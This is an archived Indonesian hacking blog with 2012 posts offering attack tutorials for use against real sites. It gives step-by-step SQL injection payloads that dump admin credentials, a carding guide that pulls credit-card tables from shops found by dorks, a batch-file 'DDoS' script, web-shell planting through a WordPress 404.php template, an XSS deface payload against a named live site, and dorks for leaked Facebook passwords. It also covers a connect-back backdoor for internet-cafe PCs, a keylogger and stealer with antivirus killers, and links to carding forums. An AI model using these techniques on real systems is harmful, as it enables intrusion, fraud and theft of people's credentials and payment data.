Tampilkan postingan dengan label Hacking. Tampilkan semua postingan

Jumat, 19 Oktober 2012

Cara Hack Facebook / Email

Posted by Unknown 00.50, under ,, | No comments

Kali ini Jogjakarta-Cyber4rt akan mengshare cara Hack Facebook / Email. Langsung ke Tutor 
  1. Pergi ke http://learntohack.co.uk/
  2. Masukan Email target yg akan anda Hack

3. Klik "Hack Now"
4. Nanti akan keluar page seperti ini, Ikuti tutornya yg ada di gambar
5. NEXT , klik "Copy to Clipboard"
6. Kita akan menterjemahkan kode tersebut menjadi suatu password. Untuk menterjemahkan kode tsb kita gunakan situs-situs di bawah ini.

http://www.md5decrypter.co.uk/
http://md5crack.com/
http://www.milw0rm.com/cracker/insert.php
http://passcracking.com/
http://th3-0utl4ws.com/tools/md5/md5_looker.php
http://0a301961.seriousfiles.com/


Jika anda tidak mendapatkan password dari situs-situs di atas, Anda gunakan software MD5 Crack Fast.


Lihat gambar berikut ini.

Semoga anda berhasil.

Rabu, 17 Oktober 2012

Trik Internetan gratis menggunakan modem Smartfren 2012 (BUG)

Posted by Unknown 07.19, under , | 1 comment

kali ini saya akan share Trik Internetan gratis menggunakan modem Smartfren.
dari pada kebanyakan basabasi langsung saja ke tutor nya..
  1. Pertama-tama klik buka Smartfren Connex (seri apa aja)
  2. Trus klik Tools
  3. Klik Options
  4. Klik Network
  5. Pilih EDVO only
  6. Sekarang klik Apply
  7. Klik Ok 
  8. Setelah klik Ok , Klik Connect
  9.  Klik Call
  10. Masukan nomer ini *123*3*1*6000
  11. Klik gambar telfon hijau
  12. Tunggu sms dari operator
  13. Setelah sms dari operator masuk , Disconnect kan modem anda
  14. Lalu Connect kan lagi...
  15. SELESAI

Senin, 24 September 2012

Step by Step Carding

Posted by Unknown 05.43, under , | 4 comments

Step by Step Carding |  Jogjakarta-Cyber4rt
step by step carding kali ini saya membuat tutorial carding , sebenernya ini tutor buat yg cupu kayak saya, ahahahaha

-------------------------------
tools yg di siapkan yaitu:
#.google extractor
#.sql exploiter versi brp aja
-------------------------------

-------------------------------
tahap tahap yg di lakukan 1
#buka google extractor, lalu masukan dork product.asp?id= site:il (harus il, kalo .id tak sumpahin jadi babi)
#trus scan, kalo sudah muncul link" yg kluar silah kan di klick kanan trus remove duplicate, biar ga keder
[Image: 24966_1256326613100_1377657451_30626880_2741170_n.jpg]
#lalu pindah ke TAB sql injector query builder
#masukan argumen tanda tanya(?)di insert arguments here
#kalo sudah klick Build Dan Scan
[Image: 24966_1256327293117_1377657451_30626881_7835278_n.jpg]
#trus ke tab berikut nya yaitu tab attack victim
#cari yg error result nya : unclosed quotation mark before the character ..... ga tau knp pokok nya ikutin aja jgn banyak tanya :p
#klick kanan copy url yg victim
[Image: 24966_1256330213190_1377657451_30626907_5067141_n.jpg]
tahap pemakaian sql exploiter2
#buka sql exploiter trus ke tab attacker for the hackable SHIT !!
#klik add manualy , masukan url yg victim tadi, trus paste (kadang tanda ' harus di hilangkan)
[Image: 24966_1256337133363_1377657451_30626936_8328987_n.jpg]
#kalo udah klick site info sampe info nya keluar
#kalo udah keluar maka tingal get table, maka akan muncul table" web tersebut, yg ku tandai warna biru
[Image: 24966_1256339053411_1377657451_30626940_4075654_n.jpg]
#pilih salah 1 yg ada di table tsbt, yg kira" dimana letak CC nya, trus get columb buat mengetahui colum apa aja di table tsb, tapi x ini aku ga ke table order
#kalo udah muncul smua colomb , drag smua colom trus get data
[Image: 24966_1256343293517_1377657451_30626944_1577372_n.jpg]
tutor ini di tulis dengan keyboard sendiri :p
credit : palembang hacker link dan kamu yg melihat tutor ini

aku ga ngajarin kejahatan lho, cuma buat info aja, kalo di tangkep interpol jgn bawa" nm saya :p

saya cuma manusia biasa yg bertugas sebagai panitia hari kiamat

Sabtu, 22 September 2012

Tutorial meremote salah satu komputer user warnet dari rumah

Posted by Unknown 23.47, under , | No comments


Tutorial meremote salah satu komputer user warnet dari rumah | Jogjakarta-Cyber4rt

cb
Mungkin para pembaca sudah mengetahui artikel backdooring target dengan connectback yang ditulis oleh vires di X-code Magazine 11, connectback adalah program backdoor yang dibuat oleh vires, disini penulis akan mempertajam contoh penggunaannya pada komputer user warnet, karena contoh kasus ini dapat lebih mudah dimengerti oleh pembaca.
Secara umum penulis lebih sering menggunakan program ini jika target komputer adalah menggunakan sistem operasi windows dibandingkan menggunakan netcat yang tentu dengan metode yang sama, menurut penulis, netcat lebih enak jika targetnya adalah linux.
Jika anda ingin mencoba menggunakan program ini dapat dicoba untuk remote komputer user di warnet dengan tanggung jawab anda sendiri, anda dapat mendatangi suatu warnet dan melakukan download program NewCB yang disediakan di blog ini. Dalam kompresi file ConnectBack ada 3 buah file yaitu :
cb
cbSERVER : Dijalankan di komputer yang meremote
cbCLIENT : Dijalankan di komputer yang diremote
vires.neth : Diisi dengan IP Publik yang dimiliki oleh koneksi internet anda di rumah.
Pertama-tama anda edit dulu file vires.neth, isi dengan IP Publik pada koneksi internet anda di rumah, yang memiliki IP Publik contohnya Speedy, Telkomsel Flash dan sebagainya.
cb
Setelah anda edit lalu simpan, anda jalankan program cbCLIENT, setelah dijalankan tinggal anda balik ke rumah lalu anda masuk ke komputer anda lalu di jalankan cbSERVER di komputer rumah yang terkoneksi internet dengan IP Publik.
cb
Binggo, anda sekarang telah mendapatkan shell dari komputer user warnet.
Tujuan dari artikel ini lebih pada memberikan informasi di mana remote tanpa ijin dapat terjadi di mana saja yang dimana komputer yang terkoneksi internet dapat diakses oleh banyak orang, salah satu untuk menghindari adanya hal seperti ini dapat memasang program anti exe.
Download http://xcode.or.id/newCB.rar
Password : yogyafree

Hack Website

Posted by Unknown 20.24, under | No comments

Hack Website | Jogjakarta-Cyber4rt
oke langsung aja ..
Misal kta mau Hack site:www.123.com

contoh kita mau pake "tehnik SQL Injection" kemudian kita cari distus itu ko ga ada vuln SQL nya..

maka jalan ke dua yaitu kita hack tu situs dr situs yang lain DENGAN CATATAN ITU SATU SERVER.

Step one :
kita cari dl no IP dan web yg seserver dg http://www.123.com disini :

http://www.yougetsignal.com/tools/web-si...eb-server/


tukan kelihatan IP ama Berapa Web yg se server.

Step Two :
kita buka http://www.bing.com

truz ketik :
Quote:ip:174.142.61.230 id=
#Itu IP yg dr web yang kita scan di atas tadi.
#Atau kl misala mau yg dr wordpress yg Vuln ya tinggal di modif aja :
~> ip:174.142.61.230 "wordpress"

Step Three :
Tinggal cari aja Yang vuln dari results tadi di Bing.com

setelah Ketemu contoh Vuln yg SQL injection tadi maka tinggal di Exploitasi pake tekhnik SQL injection.
#untuk tutor SQL injection dah bejibn disni.

see :
Step Four :
setelah Kita Exploitasi maka kita biasanya dapet access admin nya..
truz tinggal upload shell nya..

Five Step:
kl shell nya udah di upload maka Kita Bisa loncat dr situs yg satu ke situs yang lain dg cara "Symlink" .

Jumping nya Bisa Manual ato Pake tools..
see :
Six Step :
l udah di symlink ya tinggal buka2 aja tu config smua Web nya..

see :
sorry bro belom buat tutor yang ini ngakakngakakngakak
seven step :
Reset aja Password webnya dg memasukan Username dan Pass MYSQL yg ada di Config tadi..

eight Step :
kl dah di reset ya tinggal Masuk..
Bisa di epes ato Di tumpangi Backlink Site kita Dll dah..


NB :
Bisa kuga di Root kl punya roots exploitnya.
kl udah root ga usah jumping ato Symlin lagi..

I am just Nothing :)
belajarbelajarbelajar

DDOS Menggunakan Notepad

Posted by Unknown 19.46, under | 2 comments

DDOS Menggunakan Notepad

Jogjakarta-Cyber4rt - Kali ini Saya akan mempraktekkan DDOS melalui Notepad. Langsung saja, berikut tutorialnya:

LANGKAH 1:
Copy code-code dibawah ini :

Code:

    @echo off
    mode 67,16
    title DDOS Attack
    color 0a
    cls
    echo.
    echo DDOS With Batchfile
    echo.
    set /p x=Server-Target:
    echo.
    ping %x%
    @ping.exe 127.0.0.1 -n 5 -w 1000 > nul
    goto Next
    :Next
    echo.
    echo.
    echo.
    set /p m=ip Host:
    echo.
    set /p n=Packet Size:
    echo.
    :DDOS
    color 0c
    echo Attacking Server %m%
    ping %m% -i %n% -t >nul
    goto DDOS


LANGKAH 2:
Buka application notepad dan paste code-code diatas tadi.

LANGKAH 3:
Save file anda seperti dibawah :

File Name : DDoS Attack.bat
Save As Type : All File <--- PENTING

    Quote: bisa disave dgn namafile bebas sesuka bro n sist..
    tapi ingat , File Extensi harus berformat .Bat


Cara-cara menggunakannya :
1. Double click file anda itu.
2. Akan tertera : Server-Target:
Masukkan alamat/url website anda.pastikan tidak ada http:// di depan dan / di belakang url.

    Quote:Contoh :
    Sebelum = http://www.google.com/
    Tukarkan kepada = www[.]google[.]com

    *hilangkan tanda '[]'.
    Setelah memasukkan url itu, tekan enter.


LANGKAH 4:
Selepas itu, website itu akan di-ping untuk mendapatkan ip address.Anda memerlukan IP Address itu.

Setelah selesai ping, akan keluar seperti ini :

Pinging http://www.google.com

[209.85.175.106] with 32 bytes of data:
Reply from 209.85.175.106: bytes=32 time=30ms TTL=56
Reply from 209.85.175.106: bytes=32 time=40ms TTL=55
Reply from 209.85.175.106: bytes=32 time=24ms TTL=56
Reply from 209.85.175.106: bytes=32 time=36ms TTL=56

Ping statistics for 209.85.175.106:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 24ms, Maximum = 40ms, Average = 32ms

209.85.175.106 <----- IP address bagi http://www.google.com

    Quote: cara sama kok untuk web yg lain

4. Selepas itu, akan terpapar di tool itu : ip Host:
Masukkan saja ip address yg anda dapat tadi.

Contoh :
ip Host:209.85.175.106

dan tekan enter.

5. Pada akhirnya akan keluar pula : Packet Size :
Letakkan letakkan semau anda sebagai POWER !

Contoh :
Packet Size : 10000000

Dan tekan enter.

6. Akan terpapar : Attacking Server.....

Itu bermakna tool itu sedang menjalankan tugasnya(DDoS).

Jika ingin hasil yang maksimal , harus DDOS dengan beberapa komputer biar cepat down targetnya.

Sekian tutorial ini, agar bisa menjadi bahan pembelajaran bagi para Admin Server untuk selalu meningkatkan keamanan servernya. Salah satunya bisa menggunakan DDOS Protection, dll.


Sekian postingan saya kali ini tentang DDOS Menggunakan Notepad . Kurang lebihnya saya mohon maaf dan semoga dapat bermanfaat, Wassalam.

SEMOGA BERMANFAAT DAN DITUNGGU KOMENTAR NYA YA ^_^

Dork Email & Password Facebook

Posted by Unknown 18.06, under , | 2 comments

Dork Email & Password Facebook | Jogjakarta-Cyber4rt Selamat Pagi. hari ini aku pengen ngasih dork buat tau email & password facebook. ini dork nya :

intext:charset_test=€,´,�,�,?,?,?
dan
filetype:txt intext:charset_test=

kalian juga bisa tukar dork itu mnjadi lbih kreatif agar lebih mudah buat dpt email & pswrdnya.
[butuh kesabaran dan ketelitian]

Cara Deface Website Dengan Menggunakan Tools SQLi Helper 2.7

Posted by Unknown 07.01, under | No comments

Jogjakarta-Cyber4rt - Ada tutorial hacking website lagi nihlumayan SQL Injection. kalo belum tau cara manualnya baca ini dulu Cara Hacking Website Dengan Teknik SQL Injection :D

Cara Deface Website Dengan Menggunakan Tools SQLi Helper 2.7
Yang pertama dan wajib ada yaitu Toolsnya:

Langkah kedua adalah mencari website yang vulnerabillity ( terdapat celah keamanan ), Lah carinya dimana? gampang sob, cari aja di Google :D ada banyak disana. Akh males nyarinya, yaudah nih aku kasih dorknya aja biar lebih mudah. Caranya? caranya masukan dork dibawah ini ke mesin pencarian Google, nanti muncul seribu satu macam website yang sama, nah tinggal kamu pilih satu-satu, cari yang vuln ( terdapat celah keamanan ), OK.

Google Dork SQL Injection

  • inurl:index.php?id=
  • inurl:trainers.php?id=
  • inurl:buy.php?category= 
  • inurl:article.php?ID= 
  • inurl:play_old.php?id= 
  • inurl:games.php?id= 
Maka akan muncul seribu satu macam website yang url-nya mirip seperti yang saya contohkan diatas. Sebenarnya masih banyak script atau dork SQL yang bisa kita dapatkan di internet. Nanti di artikel berikutnya, saya akan coba memberikannya secara lengkap untuk sobat.

Langkah ketiga, Sebelum memulai attacking kita harus menemukan website yang bisa dihack ( vulnerabillity ). Dari ribuan website dari dork yang saya berikan diatas, belum tentu salah satunya yang bisa dihack. Untuk mengetahuinya kita harus memberi tanda petik di akhir alamat website.
Contohhttp://www.wheelieboymotorsports.com/product_detail.php?pid=316 menjadi http://www.wheelieboymotorsports.com/product_detail.php?pid=316'Jika terdapat tulisan

  • Query failed.You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'1 ORDER BY lastname' at line 1 SELECT * FROM person_old WHERE id=\'1 ORDER BY lastname. Atau Sebagainya yang mirip.
Berarti Website tersebut bisa dihack ( vuln )
Copy Url yang sobat dapatkan tadi ke kolom target.
Contoh: http://www.wheelieboymotorsports.com/product_detail.php?pid=316. ( tidak pakai tanda petik )



Kemudian klik Inject. Maka secara otomatis tools akan memeriksa ulang apakah url tersebut vuln atau tidak, versi database, supports union, dll. Jika Inject berhasil akan muncul tampilan seperti ini.


Kalau sudah klik Get Database.
*Di contoh muncul 2 Database name. Information schema dan natural. Pilih database selain Information schema. Seperti contoh dibawah, saya memilih database natural. Selanjutnya klik Get Tables.


Akan muncul beberapa list Tables yang ada. Sekarang tugas kita tinggal mencari tabel yang berisikan username dan password administratornya. Biasanya nama tabelnya tidak jauh-jauh dari admin_user, admin_login, atau apapun yang berbau informasi login admin.


Langkah Keempat, Kolom SQL
Jika sudah pilih User kalian klik get Coloumns.
Di Coloumns block yang usr_login dan usr_pass atau user_name dan password_admin lalu klik Dump Now.


Setelah itu akan muncul tampilan seperti ini


Pilih salah satu dari user login dan user password tersebut.
Ada yang aneh? Password yang ditampilkan bentuknya kok seperti ini ya?

  • 987d29241cc4f2a7465f2d9356ab3615
  • 987d29241cc4f2a7465f2d9356ab3615
Langkah Kelima, MD5 Password
Password tersebut dienkripsi dengan menggunakan metode MD5. Jadi kita harus menterjemahkan kode tersebut menjadi password yang sebenarnya. Nah, bagaimana caranya?

Caranya cukup mudah, buka saja situs MD5 Crack, lalu masukkan kode tersebut dikotak penelusuran. Berdo'a saja password yang sobat dapatkan tersebut cukup lemah, sehingga bisa dipecahkan dengan metode Bruto Force. Setelah sobat masukkan, lalu klik Crack hash baby.

Selesai. sekarang cari halaman login atau adminnya.
Ada beberapa halaman login yang bisa sobat pakai ( coba satu-satu )

  • http://target.com/admin1.php/
  • http://target.com/admin1.html
  • http://target.com/admin2.php
  • http://target.com/admin.php
  • http://target.com/controlpanel/
NOTE - Bagi yang PC nya kedetect virus atau takut PC nya kena virus, bisa pake sandboxie biar lebih aman Click Here

Sekian postingan saya kali ini tentang Cara Deface Website Dengan Menggunakan Tools SQLi Helper 2.7 , mungkin bagi yang belum tau teknik SQLi Injection cara diatas masih sangat sulit untuk dipahami, tapi saya yakin dengan latihan dan ketekunan pasti akan sobat akan paham.

Cara Hacking Website Dengan Teknik SQL Injection

Posted by Unknown 05.23, under , | No comments

Pengertian SQL Injection, SQL Injection adalah sebuah aksi hacking yang dilakukan diaplikasi client dengan cara memodifikasi perintah SQL yang ada dimemori aplikasi client dan juga merupakan teknik mengeksploitasi web aplikasi yang didalamnya menggunakan database untuk penyimpanan data.


Yang perlu diketahui sebelum melakukan SQL Injection pada MySQL:
karakter: ' atau -
comments: /* atau --
information_schema untuk versi: MySQL versi 5.x , tidak support untuk MySQL versi 4.x

[ Step 1 ]
  • Carilah target
    Misal: [site]/berita.php?id=100

    Tambahkan karakter ' pada akhir url atau menambahkan karakter "-" untuk melihat apakah ada pesan error.
    contoh:
    [site]/berita.php?id=100' atau
    [site]/berita.php?id=-100
    Sehingga muncul pesan error seperti berikut [ masih banyak lagi ]
[ Step 2 ]
  • Mencari dan menghitung jumlah table yang ada dalam databasenya...
    gunakan perintah: order by

    Contoh:

    [site]/berita.php?id=-100+order+by+1-- atau
    [site]/berita.php?id=-100+order+by+1/*

    Ceklah secara step by step (satupersatu)...
    Misal:

    [site]/berita.php?id=-100+order+by+1--
    [site]/berita.php?id=-100+order+by+2--
    [site]/berita.php?id=-100+order+by+3--
    [site]/berita.php?id=-100+order+by+4--

    Sehingga muncul error atau hilang pesan error...
    Misal: [site]/berita.php?id=-100+order+by+9--

    Berarti yang kita ambil adalah sampai angka 8
    Menjadi [site]/berita.php?id=-100+order+by+8--
[ Step 3 ]
  • untuk mengeluarkan angka berapa yang muncul gunakan perintah union
    karena tadi error sampai angka 9
    maka: [site]/berita.php?id=-100+union+select+1,2,3,4,5,6,7,8--

    ok seumpama yg keluar angka 5

    gunakan perintah version() atau @@version untuk mengecek versi sql yg diapakai masukan perintah tsb pada nagka yg keluar tadi
    misal: [site]/berita.php?id=-100+union+select+1,2,3,4,version(),6,7,8-- atau
    [site]/berita.php?id=-100+union+select+1,2,3,4,@@version,6,7,8--

    Lihat versi yang digunakan se'umpama versi 4 tinggalkan saja karena dalam versi 4 ini kita harus menebak sendiri table dan column yang ada pada web tersebut karena tidak bisa menggunakan perintah From+Information_schema..

    Untuk versi 5 berarti anda beruntung tak perlu menebak table dan column seperti versi 4 karena di versi 5 ini bisa menggunakan perintah From+Information_schema..
[ Step 4 ]
  • Untuk menampilkan table yang ada pada web tersebut adalah
    perintah table_name >>> dimasukan pada angka yangg keluar tadi
    perintah +from+information_schema.tables/* >>> dimasukan setelah angka terakhir

    Code:

    [site]/berita.php?id=-100+union+select+1,2,3,4,table_name,6,7,8+from+information_schema.tables--

    Se'umpama table yang muncul adalah "admin"
[ Step 5 ]
  • untuk menampilkan semua isi dari table tersebut adalah
    perintah group_concat(table_name) >>> dimasukan pada angka yang keluar tadi
    perintah +from+information_schema.tables+where+table_schema=database() >>> dimasukan setelah angka terakhir

    [site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(table_name),6,7,8+from+information_schema. ​tables+where+table_schema=database()--
[ Step 6 ]
  • Perintah group_concat(column_name) >>> dimasukan pada angka yang keluar tadi
    perintah +from+information_schema.columns+where+table_name=0xhexa-- >>> dimasukan setelah angka terakhir

    [site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(column_name),6,7,8+from+information_schema ​.columns+where+table_name=0xhexa--

    Pada tahap ini kamu wajib mengextrak kata pada isi table menjadi hexadecimal yaitu dengan cara mengkonversinya
    Website yg digunakan untuk konversi :

    http://www.v3n0m.net/ascii.htm

    Contoh kata yang ingin dikonversi yaitu admin maka akan menjadi 61646D696E

    [site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(column_name),6,7,8+from+information_schema ​.columns+where+table_name=0x61646D696E--
[ Step 7 ]
  • Memunculkan apa yang tadi telah dikeluarkan dari table yaitu dengan cara

    perintah concat_ws(0x3a,hasil isi column yg mau dikeluarkan) >>> dimasukan pada angka yg keluar tadi
    perintah +from+(nama table berasal) >>> dimasukan setelah angka terakhir

    Contoh :

    [site]/berita.php?id=-100+union+select+1,2,3,4,concat_ws(0x3a,hasil isi column),6,7,8+from+(nama table berasal)--

    Contoh kata yang keluar adalah id,username,password

    Contoh :

    [site]/berita.php?id=-100+union+select+1,2,3,4,concat_ws(0x3a,id,username,password),6,7,8+from+admin--
[ Step 8 ]
  • Tahap terakhir mencari halaman admin atau login.
Sekian postingan saya kali ini tentang Cara Hacking Website Dengan Teknik SQL Injection, tutorial hacking yang lain akan menyusul, Jadi mampir terus kesini ya :D

Cara mencari kelemahan website/situs

Posted by Unknown 05.03, under , | No comments

Cara mencari kelemahan website/situs | Jogjakarta-Cyber4rt
Kali ini saya akan berbagi tools untuk menguji dan mencari kelemahan website/situs, WebCruiser Web Vulnerability Scanner Enterprise v2.5.0, adalah sebuah perangkat lunak yang khusus dirancang untuk tujuan ini.
sayapun masih belajar menggunakan ini..jadi mari kita sharing hasilnya :)


WebCruiser Web Vulnerability Scanner adalah sebuah perangkat lunak penetrasi web yang efektif dan kuat yang akan membantu kita dalam mengaudit website/situs, juga memiliki scanner kerentanan dan sengkaian alat keamanan.
Mendukung pemindaian situs POC (Proof of concept) kerentanan situs seperti: SQL Injection, Cross Site Scripting, XPath Injection dll. juga, WebCruiser juga adalah sebuah alat SQL injection otomatis, XPath injection tool, dan Cross Site Scripting tool!
Apa itu WebCruiser?, WebCruiser adalah alat untuk:
  • SQL Injection Tool pertama untuk Windows 7, Windows Vista
  • Web Vulnerability Scanner
  • SQL Injection Scanner
  • Cross Site Scripting Scanner
  • XPath Injection Scanner
  • Automatic SQL Injection Tool (POC)
  • Cross Site Scripting Tool (POC)
  • XPath Injection Tool (POC)
  • Post Data Resend Tool
Fitur Webcruiser:
  • Crawler(Site Directori dan File)
  • Vulnerability Scanner: SQL Injection, Cross Site Scripting, XPath Injection dll.
  • SQL Injection Scanner
  • SQL Injection Tool: GET/Post/Cookie Injection POC(Proof of Concept)
  • SQL Injection for SQL Server: PlainText/Union/Blind Injection
  • SQL Injection for MySQL: PlainText/Union/Blind Injection
  • SQL Injection for Oracle: PlainText/Union/Blind/CrossSite Injection
  • SQL Injection for DB2: Union/Blind Injection
  • SQL Injection for Access: Union/Blind Injection
  • Post Data Resend
  • Cross Site Scripting Scanner and POC
  • XPath Injection Scanner and POC
  • Auto Get Cookie From Web Browser For Authentication
  • Report Output.
Download WebCruiser Web Vulnerability Scanner Enterprise v2.5.0

Unknown Logger V Public

Posted by Unknown 04.44, under , | No comments

 Unknown Logger V Public | Jogjakarta-Cyber4rt
Buat yang mau buat keylogger, ne saya kasih source codenya dapet dari forum luar ternama dengan berbagai fitur yg mumpuni.


yg mau lihat videonya di
http://www.youtube.com/watch?v=NZK6fxhPJyU&feature=player_embedded

Features:
1- Built in Stub
2- Get Tons of Information about the slave (Computer User, Computer Name, Computer Total Physical Memory, slave's IP Address, slave's Country, Date, etc...)
3- Send logs to SMTP Severs and FTP
4- SMTP (Hotmail, Gmail, AOL)
5- Test Mail Functionality (Hotmail, Gmail, AOL)
6- Test FTP Functionality
7- Continuously Send Logs without Fail
8- Custom Logs Sending Interval (Which means you Choose when the Logs are sent to you)
9- Logs Every Single Thing on the Keyboard (Letters(Up Cases and Low Cases) - Numbers - Symbols - Specific Keys ([F1], [F2], [Home], etc...))
10- Works on all Operating Systems (Window XP, Window Vista, Window 7 (32 and 64 bit)
11- Hide Functionality (Make the Server Invisible to the Naked eye)
12- Never Crashes in slave's Computer (Will always be working whatever happens)
13- Simple and Easy to use GUI
14- Customer Server Name
15- Sends Clean and Very Organized Logs
16- Can be Used as a Keylogger - Stealer - Worm - Spreader and more by just Checking Few Boxes

Spreaders:
1- USB Spreader
2- LAN Spreader
3- P2P Spreader
4- RAR Spreader

Stealers:
1- Firefox 4/5/6/7/8/9
2- Google Chrome All Versions
3- Opera All Versions
4- Internet Explorer 7/9 5- Steam Stealer
6- CD Keys (up to 300)

Anti Killers:
1- Anti Nod32 (All Versions) 2- Anti Kaspersky (All Versions) 3- Anti BitDefender (All Versions) 4- Anti MalwareBytes (All Versions) 5- Anti Norman (All Versions) 6- Anti WireShark (All Versions) 7- Anti Anubis (All Versions) 8- Anti KeyScrambler (All Versions) 9- Anti Ollydbg (All Versions) 10- Anti Outpost (All Versions) 11- Anti ZoneAlaram (All Versions)

Disablers:
1- Disable RUN 2- Disable Registry 3- Disable CMD 4- Disable Right Click 5- Disable Task Manager 6- Disable System Restore

Deleters:
1- Delete FireFox Cookies
2- Delete Google Chrome Cookies
3- Delete Internet Explorer Cookies

Download And Execute:
Add any Link that Leads to any kind of File and this File will be Downloaded and Execute Automatically and Anonymously

Webpage Loader:
Add any Link and it will be Automatically Loaded on the slave's PC

Fake Message:
Write any kind of Message and you can choose Any kinds of Types for it and it will Automatically Appear on the slave's Computer

Built Ins:
1- Icon Changer 2- File Pumper (the Server size will never change even if the Server was Zipped or Extracted)

Updates:
1- Screen Logger Bug Fixed
2- Logs Sending Bug Fixed
3- Stealers Bug Fixed
4- Yahoo SMTP Server removed
5- Hotmal SMTP Server Port Modified
6- Firefox 4/5/6/7/8/9 Stealer Bug Fixed

Credits:
1- The Unknown - Coder 2- Speed13 - Coder Assistant (That's my Teacher...) 3- Gogoli - (FF Stealer 4/5 - GC Stealer - Opera Stealer) 4- AeonHack - Theme 5- The Unknowns

Download :
http://twitter.com/#!/_The_Unknowns_ http://www.youtube.com/user/1TheUnknowns

Cara upload shell di wordpress

Posted by Unknown 04.26, under | No comments

Cara upload shell di wordpress | Jogjakarta-Cyber4art
Source : samarinda coder
pertama siap kan web yang sudah anda dapat password jadi tinggal login aja :D
pertama klik editor
tampilan seperti ini


kalau sudah kita ke next steep
cari template template seperti di atas dengan nama 404.php
kalau sudah nanti seperti gambar di atas
next stepp
masukan source code shell nya di sana
nantinggal klik update / save
ok lanjut
bila sudah tinggal panggil link nya saja
contoh : http://contoh-target.com/wp-content/themes/SolidStart/404.php
jadi dengan code : wp-content/themes/SolidStart/404.php <-- fungsi tempat shell yang kita upload tadi
ok sekian dulu dari saya

Cara Deface Website Menggunakan Teknik XSS Vulnerability

Posted by Unknown 03.44, under | No comments

 Cara Deface Website Menggunakan Teknik XSS Vulnerability | Jogjakarta-Cyber4rt - Udah lama ngga posting tentang tutor defacing website hehee, Sekarang saya akan sempatkan membahas tentang Cyber Gravity lagi nih... yaitu Cara Deface Website Menggunakan Teknik XSS Vulnerability.

Sebelumnya udah pada tau belum apa itu XSS Vulnerability? XSS Vulnerability adalah suatu cara memasukan code/script HTML kedalam suatu website dan dijalankan melalui browser di client. Ok deh, Langsung aja kita bahas bersama Cara Deface Website Menggunakan Teknik XSS Vulnerability ini !

1). Pertama, Masukan Dorknya :


inurl:"/showcatrows.php?CategoryID="

http://cirebon-cyber4rt.blogspot.com/2012/06/cara-deface-website-menggunakan-teknik.html

2). Kalo sudah, Pilih salah satu web yang akan kita deface.

Contoh : saya pakai web ini http://www.examsolutions.co.uk/...?CategoryID=13

http://cirebon-cyber4rt.blogspot.com/2012/06/cara-deface-website-menggunakan-teknik.html

3). Jika sudah masuk ke halaman web target, kita modifikasi sedikit URL web target dengan menambahkan tanda " dan > setelah angka, tepatnya pada akhir URL. Lalu tambahkan kode HTML deface kita.

Contoh : http://www.examsolutions.co.uk/...?CategoryID=13"><marquee><h1>Hacked by Jogjakarta-Cyber4rt</h1></marquee>

4). Kemudian tekan Enter.


5). Selesai, Website sudah berhasil kita deface :D

Triknya memang cukup simpel, dimana kita memanfaatkan celah keamanan pada XSS sebuah website dengan memasukan sebuah code/script HTML.

Sekian tutorial deface website kali ini dari saya, semoga artikel tentang Cara Deface Website Menggunakan Teknik XSS Vulnerability ini dapat bermanfaat bagi sobat.

Forum-Forum Underground yang Ada di Indonesia

Posted by Unknown 01.44, under | 5 comments

Forum-Forum Underground yang Ada di Indonesia | Jogjakarta-Cyber4rt - Kalian suka main diforum "underground" ngga? Itu lho... forum yang isinya membahas tentang dunia security, hacking, carding, defacing, sing... sing... apalah wkwk XD yang pasti semua threadnya berkaitan dengan dunia IT. Nah dipostingan kali ini saya akan membahas beberapa forum underground yang ada di Indonesia. Maaf Kalo agak berantakan postingnya :D

http://cirebon-cyber4rt.blogspot.com/2012/05/forum-forum-underground-yang-ada-di.html

Berikut Forum-Forum Underground yang Ada di Indonesia :

1. Hacker Newbie - Community
Siapa yang tak kenal HN-Community, forum underground yang identik dengan icon "tengkorak dengan mata merah berkedip" ini merupakan salah satu forum underground favorite saya. Tampilan forumnya itu yang bikin saya suka, dan juga para adminnya yang ramah-ramah :D

Link Menuju Forum : http://hacker-newbie.org/

2. Devilzc0de
Berawal dari sekumpulan anak-anak Tangerang yang bergabung di salah satu Forum Hacker Terbesar Indonesia. Mereka saling berbagi ilmu yang mereka miliki sesama member lainnya. Sedikit demi sedikit mereka kenal dan saling mengenal dengan member yang lainnya. Terutama sesama member yang terkhusus untuk daerah Tangerang, mereka lebih mempererat tali silaturahminya. Mungkin mereka pikir dengan mengenal member yang satu daerah, selain akrab di dunia Maya juga bisa akrab di dunia Nyata untuk bisa saling berbagi ilmu Hacking secara langsung.

Link Menuju Forum : http://devilzc0de.org/forum/

3. YogyaCarderLink
Merupakan salah satu Forum Carder ternama di Indonesia. Sudah keliatan dari namanya Yogya"Carder Link" : "Tukang Main Kartu" eitts... bukan kartu poker lho, tapi kartu ATM, VISA, Paypal dll. Disana adalah tempatnya para carder belajar membobol kartu ATM, VISA, Paypall dsb. Tapi ngga hanya belajar membobol kartu lho, Yogyacarderlink juga sering melakukan aksi defacing dibeberapa situs luar dan dalam negeri.

Link Menuju Forum : https://yogyacarderlink.web.id/

4. Palembang Hacker Link
Merupakan forum underground indonesia yang bermarkas di Palembang. Forum ini sempat vakum akibat Serangan deface oleh decafer asal Medan Alex_own5. Namun sekarang PHL sudah pulih kembali dan aktif hingga saat ini.

Link Menuju Forum : http://palembanghackerlink.com/

5. XCode - Yogya Family Code
Adalah forum underground yang bermarkas di Kota Yogyakarta. Semua tutorial hacking ada semua disini. Forum ini masih satu kerabat dengan YogyaCarderLink.

Link Menuju Forum : http://www.xcode.or.id/forum/

XSS Vulnerability pada Website PT. PLN Persero

Posted by Unknown 01.33, under | No comments

XSS Vulnerability pada Website PT. PLN Persero | Jogjakarta-Cyber4rt - Masih membahas tentang hacking lagi sob, ternyata pada website PLN ( Perusahaan Listrik Negara ) memiliki celah, terutama pada XSS nya. Cekidoot !


Screenshot :

PT. PLN Persero Website XXSED by Jogjakarta-Cyber4rt

Proof of Concept :
Sekecil apapun celah keamanan pada website, pasti kalau dibiarkan terus/tidak pernah dipatch akan menjadi sasaran empuk bagi para attacker yang tidak bertanggung jawab.

